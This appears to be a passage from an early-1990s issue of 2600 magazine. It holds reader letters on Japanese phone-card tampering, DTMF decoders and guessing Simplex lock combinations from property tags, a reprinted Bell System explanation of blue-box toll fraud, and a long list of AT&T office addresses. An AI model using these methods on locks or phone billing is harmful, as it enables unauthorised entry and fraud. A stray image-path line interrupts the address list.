In Japan, there are some public phone phreakers. About ten years ago, NTT (Nippon Telephone and Telegram) introduced telephone cards and new public phones which had the capability of using these new cards. Before this, we had only "coin-op" ones which accepted 10 yen and 100 yen coins. The cards were magnetic and prepaid. There were four types: 500 yen, 1000 yen, 3000 yen (with novelty of 20 units), and 5000 yen (with novelty of 40 units). NTT charges 10 yen for a local three minute call (long distance calls cost more). This is considered a unit. If you have a 3000 card, you can use 320 units; a 5000 card can use 540 units.

Our telephone cards were easily modified by using some magnetic card readers/writers. Some people tried to steal public phones so that they could inspect the structure of them. And some people got arrested. Then many phreakers, poor foreign workers (they used illegal and cheap cards to make phone calls to their home countries), and yakuzas (Japanese mafias) made modifications so that these cards were usable forever (by writing infinite units onto the cards).

About a year ago, NTT decided to stop producing expensive cards (3000 and 5000) due to widespread modified cards and modification methods of the card. Now we have two types only.

**Japanese Subscriber**

*We wonder if the modified cards still work and, if so, will they work forever? That's an interesting concept.*

*We suspect your definition of fourth grade differs from ours. In fact, we sure hope it does.*

## *Assorted Info*

**Dear *2600:***

Just finished ordering a DTMF decoder, model TDD-8, from a company called MoTron Electronics, 310 Garfield St. #4, Eugene, OR 97402, 800-338-9058 or (503) 687-2118. Their decoder, stock, comes assembled and burned in for 24 hours, but without a case. For $10 more, you get a plastic case with a red filter on the front (for the LED display) to mount it in. The stock decoder has an eight character display and 32 character memory that you can scroll through. For an additional $15 you can get a 96 character memory. It runs on 12VDC, 200mA. It has ports on it for power, audio in, and serial out (to a PC, for example). The display directly reads 0..9, and "A" for A, "b" for B, "C" for C, and "d" for D. The pound key and star key are a little different. The pound key displays as a "3" but without the vertical bars (IBM character 240 decimal looks similar), and the star key displays, as best as I can describe it, like a square box that has been separated to the upper right and lower left corners of an LED display.

The interesting thing they told me is that they are just coming out with a new version for PI's and law enforcement officials. This new edition is enclosed in a metal case, uses an LCD display instead of LED, and runs off a 9V battery. It has built-in audio isolation from a DC power line, so you can use two alligator clips to hook onto a phone line without going through a line isolator, as you would have to for the above TDD-8 decoder. This deluxe model goes for $229 without ASCII interface and $299 with.

Anyway, I'll write further when I receive it and test it on how it performs.

Regarding Simplex locks, a company I know uses the Simplex 1000 series quite a bit, but only for the use described in the DoD manual, as a "secondary lock during working hours". The interesting thing is that all the locks had a four digit metal property tag stuck to them with double-sided tape. For some reason, I only saw digits 1-5 on the property tags, and no digit repeated. I also know that the combinations of the locks were always some 4 digit combination of the property ID numbers, all pressed one at a time as opposed to two buttons pressed simultaneously. How's that for cutting down the number of possible combinations? Knowing this, one had only 4! combinations, or 24 possible combinations to try. Now, for the locks I did know the combinations to, the number of possible combinations were reduced by the fact that the person choosing the combination to be set liked to digit-shift the property number, rolling over the digit that was shifted off the left side over to the right side of the number, and set the combination to that number. In computer science terms, this is called Rotate Left (or Rotate Right). An example is if the property number was 1234, the probable combinations were: 2341, 3412, 4123, 1234 (not likely, but possible).

Well, how's that for security? After a vacation, I forgot the combo to one of these, but of course I had memorized the system they used, so I got in on the third try. Can you believe it, only three combos, and I'm *still* unlucky enough to get it on the third try!

**Scott**
**Buena Park, CA**

## *2600 Meeting Adventures*

**Dear *2600:***

The [September] DC *2600* meeting wrapped up a couple of days ago. I thought I would share a little visit we had from the Secret Service! We can *not* confirm that it was the SS, but all evidence leads to that conclusion.

It started with some guys in sports jackets who kept walking by and sitting near us. Then, toward the end of the evening, a couple of guys in dark blue-collared t-shirts sat near us and seemed to look at us with a lot of attention. Then they proceeded to move on. A little later the same two were spotted on the level above us. Two more joined in, all dressed basically the same (dark blue-collared t-shirts). Boy, did they stick out like sore thumbs! We would occasionally stare directly at them, wave, etc. At one point we *all* stared at them! A couple of us got adventurous and moved to their level and closed in. One of us started chatting and he noticed "Secret Service" in small letters on one of their shirts. Then one of the guys asked if we knew anything about boxes that made beeps to get free calls. The meeting goer said something like "What's a box? Beeps?" Then everyone at the meeting (who was still around) decided to relocate right next to the SS guys. After noticing the 5 to 1 against odds, they deduced that it was better to mosey on, which they did, and that was the last we saw of them!

**Techno Caster**

## *Answers*

**Dear *2600:***

This is in response to a letter appearing in the Spring 1992 issue by Henry H. Lightcap concerning CB-to-telephone patches and 300 baud data communication.

While it is indeed legal to have a CB station serve in the capacity of a telephone patch, FCC regulations strictly stipulate that the patch must *not* be automated. According to their rules, the CB station serving as the patch must be operated by a person physically at that station. That person is responsible for establishing the telephone connection and operating the transmit/receive switch for the duration of the call. That person must make sure that the person on the telephone observes FCC CB rules and must also make sure that the patch device is switched off when the call is terminated.

While licensed amateur radio operators do enjoy the luxury of automated telephone patches (or "autopatch" activated with various tones as Mr. Lightcap suggested), "lowly" Citizen's Band users must employ the services of a third party to place their calls. However, I am certain that some clever person could design a device that, to an outside listener, might sound like a person establishing a call for a CB operator (by using tapes, digitized speech, etc.).

I, too, have also experienced 300 baud discrimination. I can understand why some sysops might feel their line was being "tied up" at 300 baud, but if any rational thinker gives the matter a bit of thought, he/she will see that the argument is a silly one.

Most sysops allot their users a certain amount of time per day. For example, a common time limit is 60 minutes. If one user logs in at 9600 baud and remains online for 60 minutes, then he/she is also "tying up" the line just as much as a 300 baud user online for 60 minutes. What's the difference? Why have time limits if they are not to be respected?

**Scott R**
**Huntsville, AL**

**Address letters to:**
**2600 Letters**
**PO Box 99**
**Middle Island, NY 11953**
**or internet address**
**2600@well.sf.ca.us**

# a blast from the past

*Many years ago, blue boxes were one of the phone company's biggest concerns. Here is how one branch of the old Bell System educated its employees:*

**Electronic Toll Fraud Devices**

There are several different types of electronic equipment which may be generally classified as ETF devices. The most significant is the "blue box". The characteristics of each type of device are discussed below.

**Blue Box**

The "blue box" was so named because of the color of the first one found. The design and hardware used in the blue box is fairly sophisticated, and its size varies from a large piece of apparatus to a miniaturized unit that is approximately the size of a "king-size" package of cigarettes.

The blue box contains 12 or 13 buttons or switches that emit multifrequency tones characteristic of the tones used in the normal operation of the telephone toll (long-distance) switching network. The blue box enables its user to originate fraudulent ("free") toll calls by circumventing toll billing equipment. The blue box may be directly connected to a telephone line, or it may be acoustically coupled to a telephone handset by placing the blue box's speaker next to the transmitter of the telephone handset. The operation of a blue box will be discussed in more detail below.

To understand the nature of a fraudulent blue box call, it is necessary to understand the basic operation of the Direct Distance Dialing (DDD) telephone network. When a DDD call is properly originated, the calling number is identified as an integral part of establishing the connection. This may be done either automatically or, in some cases, by an operator asking the calling party for his telephone number. This information is entered on a tape in the Automatic Message Accounting (AMA) office. This tape also contains the number assigned to the trunk line over which the call is to be sent. The assigned trunk number provides a continuity of information contained on the tape. Other information relating to the call contained on the tape includes: called number identification, time of origination of call, and information that the called number answered the call. The time of disconnect at the end of the call is also recorded.

Although the tape contains information with respect to many different calls, the various data entries with respect to a single call are eventually correlated to provide billing information for use by Southern Bell's accounting department. The typical blue box user usually dials a number that will route the call into the telephone network without charge. For example, the user will very often call a well-known INWATS (toll-free) customer's number. The blue box user, after gaining this access to the network and, in effect, "seizing" control and complete dominion over the line, operates a key on the blue box which emits a 2600 Hertz (cycles per second, abbreviated hereafter as "Hz") tone. This tone causes the switching equipment to release the connection to the INWATS customer's line. Normally, the 2600 Hz tone is a signal that the calling party has hung up. The blue box simulates this condition. However, in fact the local trunk on the calling party's end is still connected to the toll network. The blue box user now operates the "KP" (key pulse) key on the blue box to notify the toll switching equipment that switching signals are about to be emitted. The user then pushes the "number" buttons on the blue box corresponding to the telephone number being called. After doing so, he operates the "ST" (start) key to indicate to the switching equipment that signalling is complete. If the call is completed, only the portion of the original call prior to the emission of 2600 Hz tone is recorded on the AMA tape. The tones

# THE INVESTIGATION AND PROSECUTION
# OF
# ELECTRONIC TOLL FRAUD CASES

FOR OFFICIAL USE ONLY

Southern Bell

emitted by the blue box are not recorded on the AMA tape. Therefore, because the original call to the INWATS number is toll-free, no billing is rendered in connection with the call.

Although the above is a description of a typical blue box operation using a common method of entry into the network, the operation of a blue box may vary in any one or all of the following respects:

(a) The blue box may include a rotary dial to apply the 2600 Hz tone and the switching signals. This type of blue box is called a "dial pulser" or "rotary SF" blue box.

(b) Entrance into the DDD toll network may be effected by a pretext call to any other toll-free number such as Universal Directory Assistance (555-1212) or any number in the INWATS network, either inter-state or intra-state, working or non-working.

(c) Entrance into the DDD toll network may also be in the form of "short haul" calling. A "short haul" call is a call to any number which will result in a lesser amount of toll charges than the charges for the call to be completed by the blue box. For example, a call to Birmingham from Atlanta may cost $.80 for the first three minutes while a call from Atlanta to Los Angeles is $1.85 for three minutes. Thus, a short haul, three-minute call to Birmingham from Atlanta, switched by use of a blue box to Los Angeles, would result in a net fraud of $1.05 for a three-minute call.

(d) A blue box may be wired into the telephone line or acoustically coupled by placing the speaker of the blue box near the transmitter of the telephone handset. The blue box may even be built inside a regular Touch-Tone (r) telephone, using the telephone's pushbuttons for the blue box's signalling tones.

(e) A magnetic tape recording may be used to record the blue box tones representative of specific telephone numbers. Such tape recordings could be used in lieu of a blue box to fraudulently place calls to the telephone numbers recorded on the magnetic tape.

All blue boxes, except "dial pulser" or "rotary SF" blue boxes, must have the following four common operating capabilities:

(a) It must have signalling capability in the form of a 2600 Hz tone. This tone is used by the toll network to indicate, either by its presence or its absence, an "on-hook" (idle) or "off-hook" (busy) condition of the trunk.

(b) The blue box must have a "KP" key or button. "KP" is an abbreviation for a "Key Pulse" tone that unlocks or readies the multi-frequency receiver at the called end to receive the tones corresponding to the called telephone number.

(c) The typical blue box must be able to emit multi-frequency tones which are used to transmit telephone numbers over the toll network. Each digit of a telephone number is represented by a combination of two tones. For example, the digit 2 is transmitted by a combination of 700 Hz and 1100 Hz tones.

(d) The blue box must have an "ST" key. "ST" is an abbreviation for a "start" signal which consists of a combination of two tones that tell the equipment at the called end that all digits have been sent and that the equipment should start switching the call to the called number.

The "dial pulser" or "rotary SF" blue box requires only a dial with a signalling capability to produce a 2600 Hz tone.

# IS AT&T HIDING NEAR YOU?

*This is a list of every AT&T office (including switching stations) in eight states. The leftmost column is the "work location code" which is what the office is known as to AT&T bureaucrats.*

### CONNECTICUT

CT4630, 92 CHESTNUT ST, BRANFORD, 06405
CT2480, 522 FAIRFIELD AVE, BRIDGEPORT, 06604, 2033685840
CT4640, 724 WOOD AVE, BRIDGEPORT, 06604
CT1330, 751 HIGGINS RD, CHESHIRE, 06410, 2032718406
CT4650, 26 EVERGREEN PARK, CLINTON, 06413
CT3401, 7 BACKUS AVE, DANBURY, 06810, 2037904730
CT3870, 111 ROBERTS ST, EAST HARTFORD, 06108, 2032892300
CT0100, 20 BATTERSON PARK RD, FARMINGTON, 06032, 2036783600
CT1070, 8 TWO MILE RD, FARMINGTON, 06032
CT3400, 79 E PUTNAM AVE, GREENWICH, 06830, 2032874070
CTHJ00, 2750 DIXWELL AVE, HAMDEN, 06518, 2032874070
CT1003, 1 CORPORATE CTR, HARTFORD, 06103
CT0220, 111 TRUMBULL ST, HARTFORD, 06103
CT0470, 55 TRUMBULL ST, HARTFORD, 06103
CT3730, MAIN & CHURCH STS - 1 CORP CTR, HARTFORD, 06100
CT4660, 204 RT 39, NEW FAIRFIELD, 06812
CT3720, 234 CHURCH ST, NEW HAVEN, 06500, 2037779200
CT1007, 310 ORANGE ST, NEW HAVEN, 06510, 2037779310
CT4670, 405 GREENWICH AVE, NEW HAVEN, 06519
CT1080, 26 WASHINGTON ST, NEW LONDON, 06320
CT1020, 30 OAKWOOD ST, NORWALK, 06850
CT4000, 401 MERRITT SEVEN, NORWALK, 06851, 2038455600
CT3910, 50 BOSTON POST RD, ORANGE, 06477, 2037954721
CT4680, 2 WASHINGTON ST, SOUTH NORWALK, 06854
CT3710, 220 BURNHAM ST, SOUTH WINDSOR, 06074
CT4690, 44 WILLOWBROOK AVE, STAMFORD, 06902
CT1011, 555 MAIN ST, STAMFORD, 06902
CT4180, 300 LONG BEACH BLVD, STRATFORD, 06497
CT4020, 75 PENT HWY, WALLINGFORD, 06492
CT0020, 866 N MAIN ST EXT, WALLINGFORD, 06492, 2032844000
CT4700, 125 S MAIN ST, WEST HARTFORD, 06107

### DELAWARE

DE0260, RT 14, MILFORD, 19963, 3024227589
DE0870, 11 PARKWAY CIR/CHURCHMAN CTR, NEW CASTLE, 19720
DE0880, 60 READS WAY, NEW CASTLE, 19720
DE0910, 250 CORPORATE BLVD#G, NEWARK, 19702, 3027387893
DE6000, 27 UNIVERSITY PLZ, NEWARK, 19702, 3023660303
DE0040, 215 N ORANGE ST, WILMINGTON, 19801
DE0790, 222 DELAWARE AVE#7, WILMINGTON, 19801, 3028886000
DE0010, 901 N TATNALL ST, WILMINGTON, 19801, 3024281020

### DISTRICT OF COLUMBIA

DC1500, 1110 VERMONT AVE NW, WASHINGTON, 20005, 2026598253
DC0580, 1120 20TH ST NW, WASHINGTON, 20036, 2024672000
DC8920, 1155 21ST AVE, WASHINGTON, 20036
DC6001, 1317 F ST NW, WASHINGTON, 20005, 2027831604
DC1450, 1325 G ST NW, WASHINGTON, 20005, 2026628100
DC005P, 1330 CONNECTICUT AVE NW, WASHINGTON, 20036, 2024570837
DC1420, 1337 E ST SE, WASHINGTON, 20003, 2025472892
DC1410, 1355 OKIE ST NE, WASHINGTON, 20002, 2026358387
DC3618, 1600 PENNSYLVANIA AVE NW, WASHINGTON, 20500
DC1430, 1714 2ND ST NW, WASHINGTON, 20024, 2024883253
DC1460, 1800 M ST NW, WASHINGTON, 20036, 2022930814
DC1510, 1825 I ST NW, WASHINGTON, 20006, 2024291300
DC0660, 1850 K ST NW, WASHINGTON, 20006, 2029551340
DC1490, 1875 I ST NW, WASHINGTON, 20006
DC1610, 1899 L ST NW, WASHINGTON, 20036
DC0630, 1901 L ST NW, WASHINGTON, 20036, 2024572000
DC0680, 2000 L ST NW, WASHINGTON, 20036, 2024574100
DC1360, 2001 L ST NW, WASHINGTON, 20036, 2022931852
DC1400, 2516 Q ST SW, WASHINGTON, 20007, 2022474700
DC0240, 30 E ST SW, WASHINGTON, 20024, 2028634775
DC1480, 400 1ST ST NW, WASHINGTON, 20001, 2022931852
DC3402, 4441 WISCONSIN AVE NW, WASHINGTON, 20016, 2025371119
DC0010, 725 13TH ST NW, WASHINGTON, 20005, 2026375546
DC8910, 900 2ND ST NE, WASHINGTON, 20002, 2027897300
DCM780, PENTAGON BLDG 24078 #3, WASHINGTON, 20050

### MAINE

ME1760, ANDOVER EARTH STATION, ANDOVER, 04216
ME1950, 179 MOUNT VERNON AVE, AUGUSTA, 04330, 2076221163
ME1970, 25 BANGOR MALL BLVD, BANGOR, 04401, 2079476122
ME0040, 35 HILLSIDE AVE, BANGOR, 04401
ME3401, 663 STILLWATER AVE, BANGOR, 04401, 2079425529
MEK010, 66 ASH ST, LEWISTON, 04240
ME1910, 125 JOHN ROBERTS RD, PORTLAND, 04106, 2077616630
ME1980, 136 COMMERCIAL ST, PORTLAND, 04101, 2077611400
MEK020, 380 CUMBERLAND AVE, PORTLAND, 04101, 2077724511
ME0030, 45-55 FOREST AVE, PORTLAND, 04100, 2077749985

### MARYLAND

MD3424, 160G JENNIFER RD, ANNAPOLIS, 21401, 3012248752
MD2000, 60 WEST ST, ANNAPOLIS, 21401
MD6610, 910 BESTGATE RD/#8, ANNAPOLIS, 21401, 3012242132
MD6600, 3914 VERO RD, ARBUTUS, 21227, 3012429177
MD6860, 123 MARKET PL, BALTIMORE, 21202, 3012341700
MD3687, 1501 S EDGEWOOD ST, BALTIMORE, 21227, 3013627021
MD2070, 1502 JOH AVE, BALTIMORE, 21227
MD6005, 204 W LEXINGTON ST, BALTIMORE, 21201, 3015392144
MD6530, 210 E REDWOOD ST, BALTIMORE, 21202, 3016252010
MD7070, 25 S CHARLES ST, BALTIMORE, 21201
MD5010, 323 N CHARLES ST, BALTIMORE, 21201, 3013470102
MD6880, 400 E PRATT ST, BALTIMORE, 21202, 3015765700
MD3428, 6901 SECURITY BLVD, BALTIMORE, 21207
MD6700, 7632 BELAIR RD, BALTIMORE, 21236, 3018820132
MD6012, 8200 PERRY HALL BLVD, BALTIMORE, 21236, 3012569960
MD5730, THE WORLD TRACE CTR/#2321, BALTIMORE, 21202, 3015391447
MD6570, 11700 BELTSVILLE DR, BELTSVILLE, 20705, 3019827541
MD6910, 11710 BELTSVILLE DR, BELTSVILLE, 20705, 3019822600
MD3672, 6410 ROCKLEDGE DR/#5, BETHESDA, 20817, 3014932000
MD2910, HANGING ROCK RD PO BOX 180, CLEAR SPRING, 21722, 3017901790
MD6370, 225 SCHILLING CIR, COCKEYSVILLE, 21031, 3015841234
MD5600, 6 N PARK DR, COCKEYSVILLE, 21030, 3016834500
MD3400, 10300 LITTLE PATUXENT PW, COLUMBIA, 21044, 3019924746
MD3204, 1901 GUILFORD RD, COLUMBIA, 21046
MD5790, 5575 STERRETT PL, COLUMBIA, 21044
MD2060, 7151 COLUMBIA GATEWAY DR, COLUMBIA, 21046
MD9800, 9155 OLD ANNAPOLIS RD, COLUMBIA, 21045
MDGU00, 9160 GUILFORD RD, COLUMBIA, 21046, 3013697700
MD6810, 1275 NATIONAL HWY, CUMBERLAND, 21502, 3017296996
MD6820, RT 50 & DUTCHMAN LN, EASTON, 21601, 3018208626
MD2660, POPE'S CREEK RD, FAULKNER, 20632, 3019344691
MD3130, 2021 SUFFOLK RD, FINKSBURG, 21048, 3018330022
MD3407, 3229 DONNELL DR, FORESTVILLE, 20747, 3017369928
MD8410, 5350 SPECTRUM DR, FREDERICK, 21701
MDA550, 7300 CRESTWOOD BLVD, FREDERICK, 21701
MD6850, 15878 GAITHERSBURG, GAITHERSBURG, 20877
MDK060, 220 DORSEY RD, GLEN BURNIE, 21061, 3017685833
MD2180, GODDARD SPACE FLIGHT CTR, GREENBELT, 20770, 3014419100
MDK000, 105 UNDERPASS WAY, HAGERSTOWN, 21740, 3017915990
MD6002, 3500 EAST WEST HWY, HYATTSVILLE, 20782, 3015592059
MD7010, 4385 NICOLE DR, LANHAM, 20706
MD3401, 1260 VOCKE RD BOX G6, LAVALE, 21502, 3017299990
MD9170, BRADDOCK SQ/#3, LAVALE, 21502
MD6800, 601 N HAMMONDS FERRY RD/#8, LINTHICUM HTS, 21090, 3017892835
MD6730, RR 5, MECHANICSVL, 20659, 3013733330
MD2200, 11026 FINGERBOARD RD, MONROVIA, 21770, 3018653800
MD3619, 97 LESLIE RD, NORTH EAST, 21901, 3018822106
MD2490, 9035 OLD COURT RD PO BOX 397, RANDALLSTOWN, 21133
MD5570, 11300 ROCKVILLE PIKE, ROCKVILLE, 20852, 3012316770
MD6006, 12242 ROCKVILLE PIKE, ROCKVILLE, 20852, 3019840600
MD6620, 1121 S DIVISION ST, SALISBURY, 21801, 3015464245
MD9180, 613 CALLOWAY ST, SALISBURY, 21801
MD6870, 1100 WAYNE AVE, SILVER SPRING, 20910, 3015858960
MD9830, 8455 COLEVILLE RD, SILVER SPRING, 20910, 3016502700
MD0900, 8670 GEORGIA AVE, SILVER SPRING, 20910, 3014956471
MD6670, 8757 GEORGIA AVE, SILVER SPRING, 20910, 3014953600
MD6008, 878 KENILWORTH DR, TOWSON, 21204, 3012969052
MD1420, CALVERT RD/RT 925, WALDORF, 20601
MD3414, 2421 REEDIE DR, WHEATON, 20902
MD6640, 2 W POTOMAC ST, WILLIAMSPORT, 21795, 3015823443

### MASSACHUSETTS

MA3636, 33 NAGOG PK, ACTON, 01720
MAAN00, 20 SHATTUCK RD, ANDOVER, 01810, 5086913000
MA1000, BYFIELD RD, ASHBURNHAM, 01430
MA6050, 10 COMMERCIAL AVE, BEDFORD, 01730, 6179230478
MA2630, MENDON RD PO BOX 487, BLACKSTONE, 01504
MA9080, 1 MONARCH DR, BOSTON, 02171
MA6030, 100 SUMMER ST, BOSTON, 02110, 6175746100
MA1002, 101 HUNTINGTON AVE, BOSTON, 02119, 6174378800

MAA450, 126 HIGH ST, BOSTON, 02110
MA0741, 185 FRANKLIN ST, BOSTON, 02110, 6172927270
MA0400, 2 DEVONSHIRE PL, BOSTON, 02109, 6177228400
MA6010, 230 CONGRESS ST, BOSTON, 02110, 6179561889
MA1550, 45 MILK ST, BOSTON, 02109
MA9427, 5 COMMONWEALTH PIER, BOSTON, 02210
MA3441, 50 FRANKLIN ST, BOSTON, 02110
MA0031, 53 STATE ST, BOSTON, 02109, 6175708570
MA6040, 651 SUMMER ST, BOSTON, 02210, 6172699954
MA3445, 745 BOYLSTON ST, BOSTON, 02116
MA0410, 99 BEDFORD ST, BOSTON, 02111, 6175743000
MAK050, 204 COURT ST, BROCKTON, 02402, 5085839904
MA3424, WESTGATE DR WEST MALL, BROCKTON, 02401, 5085860978
MA0130, 5 BURLINGTON WOODS, BURLINGTON, 01803, 6172297500
MA3443, MIDDLESEX TPKE, BURLINGTON, 01803
MA6090, 179 BENT ST, CAMBRIDGE, 02141, 6173549931
MA1420, 250 BENT ST, CAMBRIDGE, 02141, 6175771946
MA0500, 84 HAMILTON ST, CAMBRIDGE, 02139
MA3418, 168 EVERETT AVE, CHELSEA, 02150, 6178843691
MA4860, VACANT PO BOX 3B, CHESTERFIELD, 01012
MA3438, 13 BOYLSTON ST, CHESTNUT HILL, 02167, 6177344520
MA8060, 280 BRIDGE ST, DEDHAM, 02026, 6174610580
MA2012, 200 MILL RD, FAIRHAVEN, 02719
MAK710, HIGH ROCK RD PO BOX 272, FOXBORO, 02035
MA1390, 141 UNION AVE, FRAMINGHAM, 01701
MAA440, 27 HOLLIS ST, FRAMINGHAM, 01701
MA6004, 400 COCHITUATE RD, FRAMINGHAM, 01701, 5088798630
MA0350, 825 WAVERLY ST, FRAMINGHAM, 01701, 5086261452
MA3400, S MAPLE HAMPSHIRE MALL, HADLEY, 01035, 4135846686
MAW100, 75 FOUNDATION AVE, HAVERHILL, 01830, 5083745600
MA9070, 30 POND PARK RD, HINGHAM, 02043, 6178789960
MAA020, INGLESIDE MALL, HOLYOKE, 01040
MA6003, RT 132 CAPE COD MALL, HYANNIS, 02601, 5087781708
MA9000, RT 44/HARDING RD LAKEPORT, LAKEVILLE, 02347, 5089460020
MA0960, 2 HAMPSHIRE ST, LAWRENCE, 01840
MA9090, 128 SPRING ST, LEXINGTON, 02100, 6178637001
MA6020, 430 BEDFORD ST, LEXINGTON, 02173, 6178639000
MA9418, 99 HAYDEN AVE, LEXINGTON, 02173
MA1860, 451 NEWTOWN RD PO BOX 68, LITTLETON, 01460, 5084863115
MA7100, 120 FORBES BLVD, MANSFIELD, 02048
MA7110, 15 SYCAMORE AVE, MEDFORD, 02155
MA6002, 90 PLEASANT VALLEY ST, METHUEN, 01844, 5086829137
MA7120, 5 COMMERCE BLVD, MIDDLEBORO, 02346
MA7200, 189 N MAIN ST, MIDDLETON, 01938
MA8070, 1275 MAIN ST, MILLIS, 02054, 5083764551
MA0940, 1600 OSGOOD ST, NORTH ANDOVER, 01845, 5089602000
MA3446, 999 S WASHINGTON ST/#222, NORTH ATTLEBORO, 02760
MA3442, 500 PROVIDENCE HWY, NORWOOD, 02062
MAK160, 67 PROSPECT ST, PEABODY, 01960
MA3439, RTS 128 & 114, PEABODY, 01960, 5085322410
MA7040, 1450 EAST ST, PITTSFIELD, 01021, 4134420197
MA9422, 91 PENN ST, QUINCY, 02169
MAK180, 2 MERRILL ST, SALISBURY, 01950, 5084628106
MAAF00, 325 TURNPIKE RD, SOUTHBORO, 01772
MA0180, 1350 MAIN ST, SPRINGFIELD, 01103, 4137854400
MA7010, 1441 MAIN ST, SPRINGFIELD, 01103, 4137304001
MA1700, 351 BRIDGE ST, SPRINGFIELD, 01103, 4137306700
MA0870, 365 CADWELL DR, SPRINGFIELD, 01104
MAK190, 13 PLEASANT ST, TAUNTON, 02780, 5088232585
MAK200, 637 CLARK RD, TEWKSBURY, 01876, 5088515908
MA3628, 705 MT AUBURN ST, WATERTOWN, 02172, 6179230765
MA4801, 127 HARTWELL AVE, WEST BOYLSTON, 01583
MA0420, 131 FLANDERS RD, WESTBORO, 01581, 5083661592
MA3414, 624 MIDDLE ST, WEYMOUTH, 02189, 6173314498
MA9423, 10 ROESSLER ST, WOBURN, 01801
MA7060, 400 UNICORN PARK, WOBURN, 01801, 6179383600
MAA470, 144 WORCESTER CTR, WORCESTER, 01608
MA0110, 15 CHESTNUT ST, WORCESTER, 01600, 5087533008
MA0150, 175 MAIN ST, WORCESTER, 01600, 5087526630
MA7050, 60 SHREWSBURY ST, WORCESTER, 01604, 5087919978
MA9030, 244 WILLOW ST, YARMOUTH, 02675, 5083625226


### NEW HAMPSHIRE

NH8990, 4 BEDFORD FARMS, BEDFORD, 03102, 6036236100
NH9000, 199 RT 13 NORTH, BROOKLINE, 03033
NH1140, 54 REGIONAL DR, CONCORD, 03301
NH1440, 54 REGIONAL DR, CONCORD, 03301
NHK050, 762 N MAIN ST, LACONIA, 03246
NH6000, 1500 S WILLOW ST, MANCHESTER, 03103, 6036689607
NH0010, 25 CONCORD ST, MANCHESTER, 03101
NH8900, 60 BUCKLEY CIR, MANCHESTER, 03103, 6036275118
NH0030, 991-5 CANDIA RD, MANCHESTER, 03100
NH6002, FOX RUN RD, NEWINGTON, 03801
NH8910, 150 GREENLEAF AVE, PORTSMOUTH, 03801, 6034369932
NH0020, 11 INDUSTRIAL WAY, SALEM 03079

### NEW JERSEY

NJ0240, 1200 MT KEMBLE AVE, BASKING RIDGE, 07920, 2019537000
NJ0250, 1300 MT KEMBLE AVE, BASKING RIDGE, 07920, 2019537000
NJB570, 131 MORRISTOWN RD, BASKING RIDGE, 07920, 2019533900
NJ9210, 188 MOUNT AIRY RD, BASKING RIDGE, 07920, 2017668683
NJ0260, 222 MOUNT AIRY RD, BASKING RIDGE, 07920, 2019535300
NJ8500, 233 MOUNT AIRY RD, BASKING RIDGE, 07920, 2012044000
NJB320, 295 N MAPLE AVE, BASKING RIDGE, 07920, 2012212000
NJE240, 550 RTS 202/206 N, BEDMINSTER, 07921
NJ0200, RTS 202/206 N, BEDMINSTER, 07921, 2012344000
NJ8150, 412 WASHINGTON AVE, BELLEVILLE, 07109, 2017515519
NJ3679, 170 BENIGNO BLVD, BELLMAWR, 08031, 6099311279
NJD470, 1 OAK WAY, BERKELEY HEIGHTS, 07922, 2017712000
NJ8650, 2 OAK WAY, BERKELEY HEIGHTS, 07922
NJ2110, 10 TANSBORO RD, BERLIN, 08009
